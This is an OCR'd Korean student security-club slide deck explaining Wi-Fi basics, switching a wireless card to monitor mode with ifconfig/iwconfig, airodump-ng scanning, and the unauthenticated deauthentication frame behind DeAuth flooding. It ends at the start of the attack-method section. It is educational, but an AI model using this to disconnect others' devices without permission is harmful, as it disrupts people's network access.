DeAuth Attack

중부대 SCP 정보보안 동아리

92113566 1학년 부원 노무승

목차

0. 단어 정리

0-1. 단어정리

AP(Access Point) :

와이파이 기지국을 여는 기기
(ex. 공유기, 스마트폰(핫스팟))

STN(Station) :

와이파이 기지국에 접속하는 기기
(ex. 스마트폰, 노트북, ...)

0-2. 단어정리

SSID(Service Set Identifier) :
와이파이 이름

BSSID(Basic Service Set ID) :
와이파이 기기의 맥주소(MAC)

MAC(Media Access Control Address):
네트워크 기기의 고유 번호
(ex. 특정 랜카드의 MAC → 11:11:11:11:11:11)

1. 모니터 모드

1.1. 모니터 모드(Monitor Mode)란?

먼저 **무선 랜카드** 모드 중에는 **매니지드 모드**(Managed Mode)와 **모니터 모드**(Monitor Mode)가 있다.
무선 랜카드는 기본적으로는 매니지드 모드로 동작하며, 지원을 하는 경우 모니터 모드로 전환할 수 있다.
하지만 모니터 모드 전환을 지원하는 무선 랜카드의 종류는 한정되어 있다.

1.1. 모니터 모드(Monitor Mode)란?

매니지드 모드(Managed Mode)란?

가장 기본적인 형태의 모드로, AP와 연결하거나, AP로 동작 가능한 모드이다.

모니터 모드(Monitor Mode)란?

모니터 모드(Monitor Mode)란 IEEE 802.11(와이파이 규약) 패킷을 송수신 할 수 있는 모드를 말한다.
부가적으로 IEEE 802.11은 와이파이에서 사용하는 통신 규약(프로토콜)으로 이해하면 된다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.2. 알아야하는 이유

왜 모니터 모드(Monitor Mode)를 알아야 하는가?

1. 이 때까지는 매니지드 모드로 사용하다, 모니터 모드로 전환하여 802.11 패킷을 분석해보면 와이파이 기술에 대해 더 깊이 이해할 수 있게 된다.

2. 802.11 패킷은 어딘가 모르게 헛점이 많다. 무선 랜카드를 모니터 모드로 전환하면 와이파이 프로토콜(IEEE 802.11) 자체의 설계 취약점을 공략하여 와이파이를 다양하게 공격할 수 있게 된다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.3. 모니터 모드 전환 방법 (우분투)

랜카드를 모니터 모드로 변경하는 방법

```
root@root:/home/nms200299# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.35.174  netmask 255.255.255.0  broadcast 192.168.35.255
        inet6 fe80::f678:34b0:f535:e123  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f2:fc:98  txqueuelen 1000  (Ethernet)
        RX packets 2599  bytes 3711720 (3.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 692  bytes 81051 (81.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 89  bytes 8506 (8.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 89  bytes 8506 (8.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlxec086b1353a9: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether ec:08:6b:13:53:a9  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
ifconfig
```

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.3. 모니터 모드 전환 방법 (우분투)

```
root@root:/home/nms200299# ifconfig wlxec086b1353a9 down
root@root:/home/nms200299# iwconfig wlxec086b1353a9 mode  monitor
root@root:/home/nms200299# ifconfig wlxec086b1353a9 up
```

```
ifconfig [랜카드 인터페이스 이름] down
iwconfig [랜카드 인터페이스 이름] mode monitor
ifconfig [랜카드 인터페이스 이름] up
```

랜카드 인터페이스를 모니터 모드로 전환하기 위해 먼저 비활성화 해두고,
iwconfig 명령어로 모니터로 전환 한 후, 다시 활성화를 시킨다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.3. 모니터 모드 전환 방법 (우분투)

```
root@root:/home/nms200299# iwconfig wlxec086b1353a9
wlxec086b1353a9  IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
iwconfig [랜카드 인터페이스 이름]
```

iwconfig 명령어를 통해 확인해보면 Mode가 Monitor로 표시되어 정상적으로 모니터 모드로 전환한 것을 볼 수 있다. 만약 매니지드 모드일 경우 Managed로 표시 된다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.4. 모니터 모드 지원 랜카드 (국내 모델)

2.4Ghz

VS

2.4Ghz & 5.8Ghz

2. IEEE 802.11 개요

2.1. IEEE?

IEEE
Advancing Technology for Humanity

전기전자공학자협회(Institute of Electrical and Electronics Engineers).

우리가 통신 규약(약속)을 정할테니

너네는 그것을 알아서 지켜서 통신하렴.

2.2. IEEE 802.11?


와이파이 통신 규약

간략히 802.11b, 802.11g, 802.11n, 802.11ac, ... 존재

C언어에서 .을 네이밍에 사용할 수 없어서 Dot11 등으로 사용함.

3. 와이파이 연결 과정

3.1. 와이파이 연결 과정



1~3. 탐색

Passive Scan / Active Scan

(Beacon) (Prob Req)

4~5. 인증

6~7. 결합


3.2. 탐색 프레임을 관찰해보자

```
CH  9 ][ Elapsed: 0 s ][ 2021-03-01 13:02

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BA:A9:4F:68:0A:D2  -24       11        0    0   2  270   WPA2 CCMP   PSK  <length:  7>
08:5D:DD:2B:74:C1  -83        3        0    0   1  130   WPA  TKIP   PSK  <length: 17>
08:5D:DD:2B:74:C2  -81        3        0    0   1  130   WPA2 CCMP   PSK  U+Net74C4
B4:A9:4F:68:0A:D2  -68       18        0    0   2  270   WPA2 CCMP   PSK  SK_WiFiGIGA0ACF

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...
```

airodump-ng을 통하여 beacon,
probe req, probe res,
data frame을 확인할 수 있음.


출처 : [802.11] airodump-ng로 와이파이 정보 보기
https://blog.naver.com/nms200299/222263123166 (필자 블로그임)

3.3. 와이파이 채널



와이파이에는 전파의 물리적 간섭을 최소화하기 위해
채널이라는 개념이 존재함.


3.3. 와이파이 채널



2.4Ghz 대역은 1~14 채널로 각각의 세부 주파수 대역이 나눠져 있음.

채널 ID	중심주파수 (GHz)	북미	유럽	한국
1	2.412	x	x	x
2	2.417	x	x	x
3	2.422	x	x	x
4	2.427	x	x	x
5	2.432	x	x	x
6	2.437	x	x	x
7	2.442	x	x	x
8	2.447	x	x	x
9	2.452	x	x	x
10	2.457	x	x	x
11	2.462	x	x	x
12	2.467		x	x
13	2.472		x	x
14	2.484			

3.3. 와이파이 채널



5.8Ghz 대역은 채널이 순차적이진 않음.

3.3. 와이파이 채널

일반적으로 랜카드에서 와이파이 채널을 지정하면
그 채널을 기준 삼아 802.11 Frame 송수신을 진행함.

즉. 11번 채널을 사용하는 AP에 특정 Frame을 송수신하려면
STN의 랜카드도 11번 채널로 지정해야 함.

iwconfig [랜 인터페이스 이름] ch [채널 명]
리눅스에서 위 명령어로 와이파이 채널 변경 가능


3.4. 그런데 스마트폰은 어떻게 모든 AP를 찾아내지?

채널 호핑(Channel Hopping)

간단하게 설명하여
모든 채널을 전부 순회하며 Frame을 수집함.


4. Deauthentication Frame

4. Deauthentication Frame



- 와이파이 연결을 끊을 때 사용하는 Frame (L2 계층)
- 해당 Frame을 AP가 전달받으면 와이파이 연결을 끊음.


4. Deauthentication Frame



굉장히 간단한 구조로 되어 있어, Replay Attack도 가능함.

5. DeAuth Flooding Attack

5.1. DeAuth Flooding Attack




Deauthentication Frame 송수신에는 별다른 인증이 필요하지 않다.

이를 악용해 다른 사람 기기의 와이파이 연결을 무단으로 연결 해제할 수 있고,


이를 Flooding 공격으로 반복하면 반영구적 연결 차단 효과까지 볼 수 있다.

5.1. DeAuth Flooding Attack



DeAuth 공격은 크게 AP Broadcast와 STN Unicast 방식이 있다.

5.1. DeAuth Flooding Attack



[AP Broadcast]

